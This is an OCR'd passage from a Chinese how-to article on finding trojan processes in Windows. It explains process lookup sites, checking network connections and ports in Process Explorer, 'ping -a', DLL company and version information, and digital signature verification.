



图12

com/kvsrvxp/”，即可看到进程信息了（图9）。

还有一个非常好的进程信息网站“进程信息库”（http://www.processlib.net/index.html），这个网站的进程信息更为丰富，有一万四千多条进程信息。打开页面后，在中间的搜索框中输入进程名，点击“FIND”按钮，即可检索出相关的进程信息（图10）。

**小提示：**

在上面介绍的两个网站中，也同时提供了DLL文件信息检测功能，当我们碰到可疑的DLL文件时，也可以利用这两个网站进行检索。

## 四、“端口”分析，揪出黑进程中的木马




图13

有一些进程在网络上是检索不到相关信息的，当然也就不能一下子判断出这个进程是否为木马了。碰到这种情况，可以通过检测进程是否开放了端口来确定进程的安全性。木马进入系统后，要通过网络与控制端进行联系并为黑客所控制，就必定要打开系统中的某个端口。如果某个进程打开了系统中的某个端口，而这个进程又是未知程序所运行的，就可以进一步确定这个进程是木马进程了。

### 1. 检测远程IP是否为网站




图14

查看进程端口的工具有很多，我们以前面介绍过的Procexp为例。使用Procexp在进程列表中选择可疑进程，点击右键，在弹出菜单中选择“Properties”，或者直接双击可疑进程名，打开进程属性对话窗口。在属性对话框中选择“TCP/IP”选项，在这里可以看到程序访问网络的情况（图11）。我们发现有一个可疑进程“explore.exe”连接了远程IP地址和端口“202.198.155.203:80”。既然是连接的80端口，如果该IP地址不是网页的话，那么就必定有问题了。在IE中直接输入IP地址，结果提示无法打开网页，由此可以确定此进程为木马进程（大多数情况都是如此，但也不排除有使用网站服务器当作肉鸡来控制别人的家伙）。

### 2. 查询远程IP域名及物理地址

如果连接的远程主机并非80端口的话，那么需要确定所连接主机的IP地址所对应的域名以及所在的物理地址。例如远程连接的IP地址及端口为“125.231.124.83:5060”，首先打开CMD命令提示符窗口，执行命令 **ping -a 125.231.124.83**（图12）。

命令执行后，可以查询到远程IP所对应的域名，由域名可以判断出该IP地址是否可靠，从而可以判断出此连接是否为黑客的远程木马连接。从图中我们可以看到远程IP地址对应的域名非常奇怪，于是可以继续查询远程IP的物理位置。查询远程IP对应的物理地址的方法有很多，在“洋心显IP”之类的网站上查询一下就可以了。例如在上面的智能杀毒伴侣中，我们也可以很清楚的看到当前的网络连接端口，以及远程IP及对应的物理地址（图13）。

进程连接了远程IP的5060端口，系统进程是不可能打开5060之类奇怪的端口的。远程IP地址为“125.231.124.83”，这是一个很奇怪的IP地址，该地址上没有发布任何网站，对应的物理地址为台湾，目前系统中好像没有服务器在台湾的软件，该连接不像是某个程序所需要连接的，因此可以断定这是一个木马进程，而该IP地址则很可能就是黑客的IP地址。

### 3. 总结

一般来说，系统中连接的远程端口有两类，一类是80端口，另一类是其它类型的端口。80端口一般是IE或其它浏览器浏览网页时连接的，有一些正常软件会在后台连接软件服务端进行

升级，一般也都是连接服务器的 80 端口。通过查询这些端口的远程 IP 地址对应的域名，可以知道是否为当前可见的网页连接。有一些 DLL 注入类的木马，也是利用 80 端口进行远程控制的，这类木马往往注入到 iexplore.exe 和 explorer.exe 进程中。如果我们检查出了系统中有这两个进程，连接了远程一个未知的 IP 地址，而这个 IP 地址又不是网站服务器，那么可以肯定为木马进程。

## 五、“模块”现真身，检测注入类木马

有时发现一些可疑进程，虽然进程本身没有问题，但是却打开奇怪的端口，建立远程连接。比如 IE 进程连接了未知的远程 IP80 端口，通常很可能是中了注入类木马。如何分辨进程是正常还是被木马注入了呢？这时可分析进程中的模块信息，一般只需要看几个关键的进程，如 svchost.exe、lass.exe、explorer.exe、iexplore.exe 等。

### 1. 检测 DLL 文件公司信息

一般来说，进程所加载的模块如果是安全的，它的公司信息应该为微软“Microsoft Corportaion”。运行 Procexp，点击工具栏上的“View DLLs”按钮，就可以在下部窗口中显示选中进程所调用的 DLL 文件了。列出 DLL 后，点一下“Company Name”栏进行排序，可以看到大部分都标识为“Microsoft Corporation”，但是如果文件名为“****.dll”，但 Company Name 栏是其它公司，或者留空的，那么就可以考虑这个 DLL 文件是否是病毒了（图 14）。

**小提示：**

在智能杀毒伴侣中选择某个进程，在下面的进程信息中可查看到所有加载的模块，在“安全”栏中显示为“UN”的，就是可疑模块。

### 2. 通过版本信息来判断

如某进程有非法的外部连接，又出现了可疑的 DLL 加载，通过综合判断就可以初步判断此进程很可疑，可以进一步分析。右键点击该进程或 DLL 文件，打开属性对话框，可以查看对应文件的版本等信息。

一般来说，正常的系统文件和 DLL 文件，在属性对话框中都可以看到“版本”选项，在其中可看到版本、公司、产品名称等信息，如果是正常程序和软件调用的模块，可通过这些信息轻易的分辨出来，如图 15 所示，可知该 DLL 文件是一个名为“Registry Explorer”的注册表插件所调用的，而木马程序及 DLL 文件，往往都没有“版本”选项（图 16）。

### 3. 微软数字签名及“时间”检测

也有一些木马对文件自身进行了伪装，可以添加微软公司的版本信息，如“Microsoft Corporation”等，这类木马一般是很难分辨的，但是微软提供了一个数字签名的功能，可以利用这个功能来分辨文件的安全性。

在 Procexp 中右键点击可疑的进程，选择“Properties”打开属性对话框。选择“Image”选项，在页面中的“Image file”中可以看到进程的描述信息。在页面中的“Verify”处会显示数字签名验证信息，若是微软的程序会提示“(Verified) Microsoft Windows Publisher”，不是的话对将在进程信息中显示“(not Verified)”（图 17）。





图 15





图 16

